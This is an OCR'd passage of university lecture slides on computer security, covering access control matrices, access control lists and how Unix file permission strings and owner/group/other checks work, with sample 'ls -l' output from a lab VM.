CSCI 476: Computer Security

Lecture 5: Set-UID and Environment Variables

Reese Pearsall

Fall 2023

Announcements

Lab 0 due this **Sunday** September 10th

No class next Thursday (Reese will be gone)
→ Work on lab 1 instead

Lab 1 posted, due **Sunday** September 24th

How would you protect your computer and its resources?

Access Control

who can do **what** to **whom?**


users/groups
what is their identity?

Objects
Usually things on a filesystem

permissions (read/write/execute)
Ok, I know the who– what are ***you*** permitted to do?

Access Control

who can do **what** to **whom?**




		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

Access Control Matrix


What are some issues with this?

Access Control

who can do **what** to **whom?**



Access Control list (ACL)




Wont take up as much memory!

Unix File Modes and Permissions

Every Unix file has a set of permissions that determine whether someone can read, write, or run the file

```
ls -l ~
ls -l /dev
```




```
[09/13/22]seed@VM:~$ ls -l ~
total 44
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Downloads
drwxrwxr-x 2 seed seed 4096 Sep  1 14:37 lab0
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Music
drwxrwxr-x 2 seed seed 4096 Sep  6 15:23 os-review
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Public
drwxrwxr-x 2 seed seed 4096 Aug 25 13:41 shared
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Videos
```

Unix File Modes and Permissions

Every Unix file has a set of permissions that determine whether someone can read, write, or run the file

```
ls -l ~
ls -l /dev
```




```
[09/13/22]seed@VM:~$ ls -l ~
total 44
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Downloads
drwxrwxr-x 2 seed seed 4096 Sep  1 14:37 lab0
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Music
drwxrwxr-x 2 seed seed 4096 Sep  6 15:23 os-review
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Public
drwxrwxr-x 2 seed seed 4096 Aug 25 13:41 shared
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Videos
```

Permissions for the file

Unix File Modes and Permissions

Every Unix file has a set of permissions that determine whether someone can read, write, or run the file


```
ls -l ~
ls -l /dev
```



```
[09/13/22]seed@VM:~$ ls -l ~
total 44
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Downloads
drwxrwxr-x 2 seed seed 4096 Sep  1 14:37 lab0
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Music
drwxrwxr-x 2 seed seed 4096 Sep  6 15:23 os-review
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Public
drwxrwxr-x 2 seed seed 4096 Aug 25 13:41 shared
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed 4096 Nov 24  2020 Videos
```

Unix File Modes and Permissions

Every Unix file has a set of permissions that determine whether someone can read, write, or run the file



```
$ ls -l file
-rw-r--r--  owner  group  date/time  file
```


File permissions (4 parts)

- [file type][user][group][other]

Unix File Modes and Permissions

File permissions (4 parts)

- [file type][user][group][other]




-rwxrwxrwx
Read, write, and execute permissions for all other users.
Read, write, and execute permissions for the group owner of the file.
Read, write, and execute permissions for the file owner.
File type:
- indicates regular file
d indicates directory

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
-rw-rw-r--  B  G  ...  F
```


If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:

- Is **A** the owner of **F**?

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
-rw-rw-r-- B G ... F
```

If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:


- Is **A** the owner of **F**?

    No, B is the owner

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
-rw-rw-r--  B  G  ...  F
```


If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:

- Is **A** the owner of **F**?
- Is **A** a member of **F**'s group?

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
-rw-rw-r--  B  G ...  F
```

If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:

- Is **A** the owner of **F**?
- Is **A** a member of **F**'s group?


Suppose G = {B,C,F}

A is not in F's group

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
